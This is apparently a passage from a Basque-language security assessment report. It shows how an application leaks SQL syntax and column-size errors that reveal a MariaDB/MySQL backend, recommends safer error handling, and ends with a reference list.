Aplikazioaren arazo nagusia datu-basearen erroreak modu seguruan kudeatzen ez dituela da: sarrera desegokiak, SQL sintaxi okerrak edo luzera-mugak gainditzen direnean, sistemak errore-mezu zehatz eta teknikoak erakusten ditu. Mezu horiek ezin dira inoiz erabiltzaileari bistaratu.

Ahultasun hau egiaztatzeko, aurreko probetan jasotako errore motak erabili dira. Bi errore horiek garbi erakusten dute sistemak barruko funtzionamendua filtratzen duela.

3.5.1 SQL sintaxi errorea

Add_item atalean izena eremuan karaktere berezi batzuk sartzen saiatzean, aplikazioak datu-basearen sintaxiari buruzko errore oso zehatza erakutsi du (Irudia5)




Irudia5: "SQL Sintaxi errorea"

Mezu honek ez du soilik adierazte kontsultaren sintaxia okerra dela; gainera, argi uzten du sistema MariaDB/MySQL motako datu-base bati lotuta dagoela. Xehetasun horrek datu-basearen egiturari eta funtzionamenduari buruzko pistak ematen dizkio erasotzaile bati, aurrerago egin dezaken ustiapenerako erabilgarriak izan daitezkeenak.

3.5.2 Datu egituraren tamaina errorea

Javascript edo testu luzeagoak sartzen saiatzean, aplikazioak zutaberaren tamainari buruzko informazioa ere filtratzen du (Irudia6).



Irudia6: "Datu egituraren tamaina errorea"

Mezu honek baieztatzen du *Izena* izeneko zutabeak tamaina mugatua duela. Horrek ez du berez segurtasun-arazorik eragiten, baina sistemaren datu-egitura ezagutzeko aukera ematen du. Zenbat eta egitura tekniko gehiago ezagutu, orduan eta errazagoa da zehaztasun handiagoz planifikatzea.

Aplikazioak erabiltzaileari erakusten dizkion errore-mezu teknikoek segurtasun-arazo nabarmena sortzen dute, barne-funtzionamenduari buruzko informazio sentikorra agerian utziz. Mezu horietan datu-basearen mota, kontsulten egitura, zutabeen tamaina eta bestelako xehetasun teknikoak azaltzen dira eta horrek erasotzaile bati bere hurrengo urratsak zehaztasun handiagoz planifikatzeko aukera ematen dio. Nahiz eta ahultasun hau bereheala aprobetxatzen ez den, informazio hori etorkizuneko ahultasun larriagoak ustiatzeko beharrezko oinarriak eskaintzen ditu. Horregaitik, ezinbestekoa da aplikazioak erroreen kudeaketa egokia ezartzea eta mezu teknikoak ezkutatu edo log bidez bakarrik jasotzea, erabiltzaileari informazio orokor eta segurua eskainiz.

4. Erreferentziak

Sqlmap® (no date) *sqlmap*. Eskuragarri: https://sqlmap.org/ (2025eko azaroaren 19an aipatuta).

(No date) *YouTube*. Eskuragarri: https://www.youtube.com/watch?v=5ArJJXnsuYI (2025eko azaroaren 19an aipatuta).

user206623 1111 gold badge11 silver badge22 bronze badges, kalina 3 and Learner - Learner (2022) *Dump specific rows from database using sqlmap*, *Information Security Stack Exchange*. Eskuragarri: https://security.stackexchange.com/questions/209143/dump-specific-rows-from-database-using-sqlmap (2025eko azaroaren 19an aipatuta).

(No date a) *Chatgpt*. Eskuragarri: https://chatgpt.com/ (2025eko azaroaren 19an aipatuta).

Cross site request forgery (CSRF) (no date) *OWASP Foundation*. Eskuragarri: https://owasp.org/www-community/attacks/csrf (2025eko azaroaren 19an aipatuta).

apscience 7, Gumbo 657k112112 gold badges792792 silver badges852852 bronze badges and RJFalconer 11.8k55 gold badges5555 silver badges6969 bronze badges (1957) *Example of silently submitting a post form (CSRF)*, *Stack Overflow*. Eskuragarri: https://stackoverflow.com/questions/17940811/example-of-silently-submitting-a-post-form-csrf (2025eko azaroaren 19an aipatuta).